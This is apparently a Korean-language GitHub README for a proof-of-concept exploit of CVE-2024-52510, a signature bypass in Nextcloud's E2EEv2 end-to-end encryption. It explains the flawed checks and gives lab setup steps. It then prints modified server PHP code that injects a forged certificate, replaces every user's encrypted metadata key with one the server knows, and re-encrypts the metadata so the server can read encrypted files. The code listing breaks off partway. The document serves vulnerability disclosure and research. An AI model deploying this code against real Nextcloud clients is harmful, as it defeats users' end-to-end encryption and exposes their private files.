 d-xuan/cve-2024-52510
Nextcloud의 E2EEv2 프로토콜에서 서명 우회를 시연하는 CVE-2024-52510에 대한 개념 증명 익스플로잇으로, 메타데이터 키 주입을 통해 서버 측에서 암호화된 파일을 해독할 수 있습니다.

Nextcloud의 E2EEv2 프로토콜이 정상적으로 작동하는 동안 클라이언트는 서버에 업로드하기 전에 폴더 메타데이터에 암호학적으로 서명합니다. 이는 파일 공유나 동기화 변경을 위해 메타데이터를 다시 가져올 때 메타데이터가 변조되지 않았음을 보장합니다.
서명 검증은 가져온 메타데이터가 초기화될 때 클라이언트의
foldermetadata.cpp:177
에서 수행됩니다. 그러나 악의적인 서버가 이 검사를 우회할 수 있는 두 가지 방법이 있습니다:
빈 X-E2EE-SIGNATURE 응답 헤더로 응답할 수 있습니다. 헤더가 비어 있으므로
foldermetadata.cpp:168
의 조건은 서명 검증이 수행되지 않음을 의미하며, 변경된 메타데이터는
클라이언트에 의해 수락됩니다.
users JSON 배열에 인증서를 주입한 다음 해당 인증서로 메타데이터에
서명할 수 있습니다. clientsideencryption.cpp:941
에서 CMS_NO_SIGNER_CERT_VERIFY가 전달되므로 서명 인증서는 체인 검증을
거치지 않으며, 클라이언트는 서버가 제어하는 certificatePems 벡터에
서명 인증서가 존재하는지만 확인합니다
(clientsideencryption.cpp:955-971).
이 POC에서는 구현하기 더 어려운 후자의 방법을 시연하지만, 두 방법 모두 작동하는 것으로 테스트되었습니다.
악의적인 서버는 이 우회를 사용하여 서버가 알고 있는 메타데이터 키를 클라이언트에 제공할 수 있습니다. 그러면 클라이언트는 이 메타데이터 키를 사용하여 이후 파일을 암호화하므로, 서버는 종단 간 암호화된 폴더의 파일을 복호화하고 읽을 수 있습니다.
이 서명 우회 악용 방식은 Albrecht, Backendal, Coppola, Paterson이 2023년에 이전 버전의 E2EE 프로토콜에서 발견한 공격(https://eprint.iacr.org/2024/546)에 기반합니다. 실제로 메타데이터 키의 인증은 해당 공격에 대한 완화 전략이었습니다 (링크된 논문의 5.1절 참조).
이 저장소를 클론하고 DevContainer 확장 프로그램을 사용하여 VS Code에서 엽니다. Nextcloud 서버 저장소의 DevContainer를 기반으로 하는 DevContainer가 다음 변경 사항과 함께 제공됩니다:
mitmproxy 리버스 프록시가 포트 7001에 있습니다. 웹 UI는 포트 7002에서 접근할 수 있습니다.encryption 및 end_to_end_encryption 앱도 활성화되고, 사용자 이름과 비밀번호가 sharer인 계정이 생성됩니다.서버가 가동되면 최신 클라이언트를 사용하여 http://localhost:8000(또는 http://localhost:7001의 리버스 프록시를 통해)에 연결합니다. 현재 v3.13.2 AppImage에서 테스트했습니다.
sha256sum Nextcloud-3.13.2-x86_64.AppImage
92ec0a5260f6260fa8ce92acdb022c441f0efbf6b57cc96d75ac608ccb4c4ee2  Nextcloud-3.13.2-x86_64.AppImage
메시지가 표시되면 사용자 이름 sharer와 비밀번호 sharer로 로그인합니다. 기본 동기화 옵션(그 안에 welcome.txt가 있는 ~/Nextcloud/ 디렉터리 생성)을 수락하고 Nextcloud 클라이언트 설정에서 종단 간 암호화를 설정합니다.
~/Nextcloud 디렉터리 안에 새 폴더 encrypted_folder를 만듭니다. Nextcloud 클라이언트 설정에서 이 폴더를 암호화된 폴더로 표시합니다.

Nextcloud/encrypted_folder 안에 간단한 텍스트 파일을 만들고 동기화될 때까지 기다립니다.# ~/Nextcloud/encrypted_folder
$ echo 'this should be encrypted' > file.txt
http://localhost:8080/의 Adminer에서 Postgres 데이터베이스에 다음 자격 증명으로 로그인합니다:
postgrespostgrespostgres그리고 oc_e2e_encryption_metadata 및 oc_e2e_encryption_decrypted 테이블로 이동합니다. 복호화된 메타데이터와 파일 내용을 평문으로 볼 수 있어야 합니다.


위 스크린샷에는 테스트 파일 몇 개가 추가로 생성되고 삭제되었으므로 실제로 보이는 것과는 약간 다를 수 있습니다
이 저장소는 Nextcloud 서버 및 종단 간 암호화 앱 저장소를 기반으로 합니다. 대부분의 코드는 변경되지 않았으므로 변경된 사항에 대해 설명하겠습니다.
먼저, MetaDataStorage.php의 getMetadata 메서드는 새 getFakeUserMetadata 메서드를 호출하여 반환되는 메타데이터를 변조하도록 변경되었습니다.
--- original/lib/MetaDataStorage.php	2024-07-11 23:38:16.105826088 +1000
+++ nc-server/apps/end_to_end_encryption/lib/MetaDataStorage.php	2024-07-11 21:05:37.734565037 +1000
@@ -68,14 +82,12 @@
 			return $legacyFile->getContent();
 		}

-		$folderName = $this->getFolderNameForFileId($id);
-		$folder = $this->appData->getFolder($folderName);
+		$metaData = $this->getFakeUserMetadata($id);

-		return $folder
-			->getFile($this->metaDataFileName)
-			->getContent();
+		return $metaData;
 	}
getFakeUserMetadata 메서드에서는 먼저 선택한 인증서를 users JSON 키에 주입합니다. 이는 서명 위조를 용이하게 하기 위함입니다.
	private function getFakeUserMetadata(int $id): string {
		$folderName = $this->getFolderNameForFileId($id);
		$folder = $this->appData->getFolder($folderName);

		$metaData = json_decode($folder->getFile($this->metaDataFileName)->getContent());

		if (is_null($metaData->users)) {
			/* This is a non-root metadata. Return as normal*/
			return json_encode($metaData);
		}

		/*
		 * Step 1: Inject a fake public key into the metadata
		 * This can be used to forge a signature for the response.
		 */
		$found = false;
		foreach ($metaData->users as $userData) {
			if ($userData->userId === $this->fakeUserId) {
				$found = true;
				break;
			}
		}
		if (!$found) {
			try {
				$certificateFile = $folder->getFile($this->fakeUserPublicCertificateFileName);
				$privateKeyFile = $folder->getFile($this->fakeUserPrivateKeyFileName);
				$pemCertificate = $certificateFile->getContent();
			} catch (NotFoundException $e) {
				/* Create a new private key for the fake user */
				$privateKey = openssl_pkey_new();
				openssl_pkey_export($privateKey, $privateKeyPem);
				$folder->newFile($this->fakeUserPrivateKeyFileName)->putContent($privateKeyPem);

				/* Client is expecting a certificate for the public key */
				$csr = openssl_csr_new(array(), $privateKey);
				$certificate = openssl_csr_sign($csr, null, $privateKey, 365);
				openssl_x509_export($certificate, $pemCertificate);
				$folder->newFile($this->fakeUserPublicCertificateFileName)->putContent($pemCertificate);
			}

			$newUser = new \stdClass();
			$newUser->certificate = $pemCertificate;
			array_push($metaData->users, $newUser);
		}
그런 다음 클라이언트의 공개 키에 접근할 수 있으므로 자체 키를 암호화하고 암호화된 메타데이터 키를 우리가 제어하는 키로 교체할 수 있습니다.
		/*
	 	 * Step 2: Change all the metadata keys to keys that we control.
		 */
		foreach ($metaData->users as $userData) {
			$publicKey = PublicKeyLoader::load($userData->certificate)->withHash('sha256')->withMGFHash('sha256');
			$fakeEncryptedMetadataKey = $publicKey->encrypt($this->fakeMetadataKey);
			$userData->encryptedMetadataKey = base64_encode($fakeEncryptedMetadataKey);
		}

		/* We need to set userId after setting encryptedMetadataKey, as Qt will serialize json keys in alphabetical order */
		if (!is_null($newUser)) {
			$newUser->userId = $this->fakeUserId;
		}
메타데이터 키를 변조했으므로 암호문도 변경해야 합니다. 공격을 이미 성공적으로 실행했다면 다시 암호화할 수 있는 실제 메타데이터에 접근할 수 있습니다. 그렇지 않으면 빈 메타데이터 객체를 초기화하고 이를 암호화합니다.
		/*
		 * Step 3: Replace the encrypted metadata with one that can be decrypted under the new key.
		 * Then as long as we don't trigger a downsync, the next PUT will
		 * contain metadata encrypted with a key known to us.
		 */
		$fakeMetadata = new \stdClass();
		$fakeMetadata->folders = new \stdClass();
		$fakeMetadata->files = new \stdClass();

		try {
			$metadataEntities = $this->metadataMapper->getByFolderId($id);
			foreach ($metadataEntities as $metadataEntity) {
				$encryptedFilename = $metadataEntity->getEncryptedFilename();
				if ($metadataEntity->isDirectory()) {
					$fakeMetadata->folders->$encryptedFilename = $metadataEntity->toJson();
				} else {
					$fakeMetadata->files->$encryptedFilename = $metadataEntity->toJson();
				}
			}
		} catch (DoesNotExistException $ex) {
			/* Return empty metadata */
		}

		$fakeMetadata->counter = $this->getCounter($id);
		/* keyChecksums needs to contain the SHA256 of the decrypted metadata key (in hex) */
		$fakeMetadata->keyChecksums = array();
		array_push($fakeMetadata->keyChecksums, hash("sha256", $this->fakeMetadataKey));
